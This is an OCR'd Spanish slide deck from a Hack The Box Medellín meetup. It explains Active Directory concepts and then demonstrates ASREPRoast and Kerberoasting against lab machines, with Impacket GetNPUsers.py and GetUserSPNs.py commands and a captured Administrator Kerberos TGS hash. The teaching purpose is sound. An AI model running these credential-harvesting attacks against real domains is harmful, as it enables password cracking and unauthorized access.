Microsoft
Active Directory

Microsoft
Active Directory

¿Qué es un servicio de directorio?

Es un conjunto de aplicaciones que permite gestionar usuarios y recursos del directorio. Entiéndase como directorio una abstracción lógica del ambiente laboral real.

Los servicios de directorio más comunes son:

NIS (Network Information System)
eDirectory
Active Directory

Microsoft
Active Directory

¿Qué es LDAP?

Es un protocolo abierto de directorio activo, este protocolo permite realizar las gestiones de un directorio activo de manera libre. Es decir, al ser un protocolo abierto no está atado a un fabricante, por lo que no se requieren pagar licencias ni permisos para la implementación del LDAP.

Microsoft
Active Directory

¿Qué es el Directorio Activo?

Es un servicio de directorio de microsoft, este implementa diferentes protocolos para la administración de los recursos.

Principalmente mezcla los protocolos LDAP, DNS (para la resolución de nombres) y Kerberos (protocolo de autenticación y entrega de permisos), sin embargo también es común ver el protocolo de DHCP y SMB.

Muchos productos de microsoft se pueden unir al directorio activo y expandir funcionalidades.

Microsoft
Active Directory

¿Qué es el Directorio Activo?

También puede ser entendido como una base de datos en donde se puede proveer un control centralizado y distribuido en el almacenamiento de políticas.

Microsoft
Active Directory

¿Qué es un Dominio?

Se concidera como un grupo logico (de cuentas de usuario, equipos, politicas) que comparte la misma base de datos del directorio activo.

Los integrantes de dicho grupo logico, comparten el mismo nombre de espacio.
Ejemplo:

ethicalhcop.htbmed.local
angussmoody.htbmed.local

Microsoft
Active Directory

¿Qué es un Controlador de Dominio?

DC = Domain Controller = Controlador de dominio

Basicamente un controlador de dominio se entiende como un equipo (ya sea fisico o virtual con windows server), en donde ejecuta los servicios de directorio activo bajo un rol llamado “Active Directory Domain Services”.

Se recomienda que como minimo existan 2 controladores de dominio.

Microsoft
Active Directory

¿Qué es un Controlador de Dominio?

Todos los controladores de dominio, poseen una copia activa de la base de datos del directorio activo. Por lo que cualquier cambio hecho en un controlador de dominio, se vera replicado de manera automatica en los demas controladores de dominio.

Permite un control centralizado y distribuido:

- Centralizado: Todos los controladores poseen la misma base de datos activa del controlador de dominio
- Distribuido: Cualquier cambio realizado en un DC sera replicado (distribuido) a los demas DC.

Microsoft
Active Directory

¿Qué es un Controlador de Dominio?

Por ende, no hay controladores de dominio primario, segundario, terciario, etc. Es decir, hoy en dia no hay un controlador de dominio que cuente con permisos especiales sobre los otros DC para realizar cambios o configuraciones.

Nota: dicho tema era comun en Windows server NT hasta Windows server 2003.

Microsoft
Active Directory

¿Qué es un Controlador de Dominio?

Este tiene la apacidad de controlar accesos y permisos sobre el entorno logico laboral. Ejm, determinar si un usuario puede o no ingresar a una ruta , crear archivos o cargar datos y mas.

Este tambien actua para realizar la autenticacion a los usuarios y brindar accesos a la red.

Nota: No elimines el archivo NTDS.DIT, es el archivo de la base de datos del AD

Microsoft
Active Directory

¿Qué es un Controlador de Dominio?

Hay 2 tipos de controlador de dominio:

- Catalogo global


  Permite escritura y lectura.

- Read Only Domain Controller

  Solo lectura, utilizado en lugares con poca seguridad fisica.

Microsoft
Active Directory


¿Qué es un Controlador de Dominio?



Hack The Box
Medellín Official MeetUp

Microsoft
Active Directory

¿Qué es un Controlador de Dominio?



Hack The Box
Medellín Official MeetUp

Microsoft
Active Directory

¿Qué es un Bosque?

Agrupación de dominios del directorio activo, dichos dominios comparten un único esquema. Es decir, comparten un único espacio de nombres.

(El primer DC creado es la raíz del bosque)

Ejemplo: htbmed.local

Microsoft
Active Directory

¿Qué es un Árbol?


Un conjunto de varios dominios que tienen o comparten un espacio de nombres continuo de manera jerárquica.

Ejemplo:

htbmed.local
ethicalhcop.htbmed.local
angussmoody.htbmed.local
writeup.ethicalhcop.htbmed.local

Microsoft
Active Directory


¿Qué es un Árbol?



Hack The Box
Medellín Official MeetUp

Microsoft
Active Directory


¿Qué es un Árbol?




Hack The Box
Medellín Official MeetUp

Microsoft
Active Directory

¿Qué es un Árbol?





Hack The Box
Medellín Official MeetUp

Microsoft
Active Directory

Algunos Ataques.

ASREPRoast

Dicha tecnica de ataque se centra en encontrar usuarios dentro del directorio activo, los cuales no requieren pre-autenticación de Kerberos. Enviando una petición tipo AS_REQ a nombre de uno de esos usuarios, obtenemos una respuesta de tipo AS_REP. Dentro de la respuesta, hay un pedazo del mensaje cifrado con la clave del usuario.

Microsoft
Active Directory

Algunos Ataques.

ASREPRoast: https://youtu.be/tG0ORaXrpx8?t=2125


```
┌─[✗]─[ethicalhackingcop@parrot]─[~/Descargas/Hacking-Tools/impacket/examples]
└──╼ $python GetNPUsers.py -usersfile /home/ethicalhackingcop/Descargas/HTB/multimaster/UserSQLEnumFilter
 -format hashcat -dc-ip 10.10.10.179 MEGACORP.LOCAL/
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User svc-nas doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tushikikatomo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andrew doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lana doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User alice doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User dai doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-sql doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Microsoft
Active Directory

Algunos Ataques.

ASREPRoast: https://youtu.be/tG0ORaXrpx8?t=2125



Hack The Box
Medellín Official MeetUp

Microsoft
Active Directory

Algunos Ataques.

Kerberoasting

La tecnica de ataque kerberoasting, consiste en obtener los Ticket Granting Service (TGS's) para aquellos servicios que corren en el contexto de un usuario del dominio. Al obtener dicho ticket, es posible utilizar herramientas de crackeo offline para extraer la contraseña mediante el cifrado "krb5tgs$23".

Dicho ataque se inicia buscando los SPN (service principal name) del dominio, y mediante un usuario autenticado en el dominio se intenta intenta obtener los TGS's.

Microsoft
Active Directory

Algunos Ataques.

Kerberoasting: https://youtu.be/elk5q3eP0Ac?t=2585

```
┌──[root@parrot]─[/home/ethicalhcop/Documentos/HTB/active]
└──╼ #GetUserSPNs.py -request -debug -save -dc-ip 10.10.10.100 active.htb/SVC_TGS
Impacket v0.9.22.dev1+20200813.221956.1c893884 - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python2.7/dist-packages/impacket-0.9.22.dev1+2020
0813.221956.1c893884-py2.7.egg/impacket
Password:
[+] Connecting to 10.10.10.100, port 389, SSL False
[+] Total of records returned 4
ServicePrincipalName  Name           MemberOf                                                  PasswordL
astSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  ---------
-----------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-1
8 14:06:40.351723  2018-07-30 12:17:40.656520



[+] Trying to connect to KDC at 10.10.10.100
```

Microsoft
Active Directory

Algunos Ataques.

Kerberoasting: https://youtu.be/elk5q3eP0Ac?t=2585

```
[+] Trying to connect to KDC at 10.10.10.100
[+] Trying to connect to KDC at 10.10.10.100
[+] Trying to connect to KDC at 10.10.10.100
$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$eaaf8ed969b82f94888c53d1f3d8889b$9aea9744a5fc844e
9e434da8de915b4aeac87c1238e8d13c45533d016c393f70fdc2b05717a5099c6d272de0781e947511d95b58711641271722ac5c
30f518b018d18bcaee81f14af11ccf159c8dbe3cf4efcc24fa3eb4eeda3d6a2420768bae67f013908f52fab564e9c68eb2310eba
c0e8ec8d84a2324019cd762f1fc4f2e438efbacae6ca69b36f32958ad9719fea6d71812b5038432ef6d70316d5222e43e7c0e5f7
13b740a6c0b323cedddc991957bce7fe4223cbf3e7046434cbe4969283028cfd92bcb1c9fee4e94b71bfb318b6977763b551dc48
265a7f03bc9635459855b2812cf4d7c558f6985b612a9fb08f7065f89d73ef4fcc454b3b8396284a7f5952cc9975c76f7de223df
61d137f6f51d416182c47785a0d2457c57c1721134e9c634900b100f0e67d5543d9d9c44f764306bc35bf57916170375250d9b56
864db94773626b22f2420f06194dea7fa51b1e017babf078899d906f5f678de4f18375b7f7516f683f8aa46437eba3a95e5c0e65
a1ddd3d83a13dd42b35855593e5c7324fb5abe322cc26117693a08021013bac49881a16c22ff628856d7a5307d5358b5d7a0f7b2
fb94fde3e1dedadcb40d84b51f2aad7b399056ba22c8c6d7b8e6cc19dc7644f0815bad30f65e33e98e16436d75987a6a67eb7c88
08ba79aa89b74a5a93d569097235570964e2f01b323c0779236d79ca5dab6ab3f72a8fc821cd6f97d9729c916a585e29b616e268
7c0e6ea291b7397cb7062ee175823482e2dfc4f830b95e0d56902c4d2a82d4a9fb588853c72540408efdc3b57d5b32a17cdb26ae
c3efdffaf94231ce6ffc32627f583cae5b5b984b41c3f0fa27ea0e19d3630cb075a0763e2686d8b6633983e0c801f19d780a0154
e1a0971d192d7e560df09ed74e696e9f508c3a0af73bb4e30337eb3aa8173b1fe3699c53f9aa7b0af6cb3edc509c4e70ccf9c4ae
3c20a1a3a7faa5b3d2d34bfc4b7e9f24ee3ca375944bd6949862ee3f85af2e2282745ac68cffdccd63b3e44706009cfa90b67aae
87e4f723244ae74c3646b35cc17bc8cce3562a8b116f5920259680d00a9c7b38feb10e6a1d32e1b6fce85c3eb1c8f9c27c27ba81
b6d8fc3b9d28ad118eb8d716b44f4282af7a54a88f3e609ee8286f6e5dde7f2e2598a842f72cd23abc83e07f8273f4def02a455d
fa4c8e9f9a0caa9136f7ac82cb60ebbfd5145574f038f748e3d6205910e739749b6eae7aa11a3f06c0f22d82c3895c6bf1e8
[+] About to save TGS for Administrator
```

Microsoft
Active Directory

Algunos Ataques.

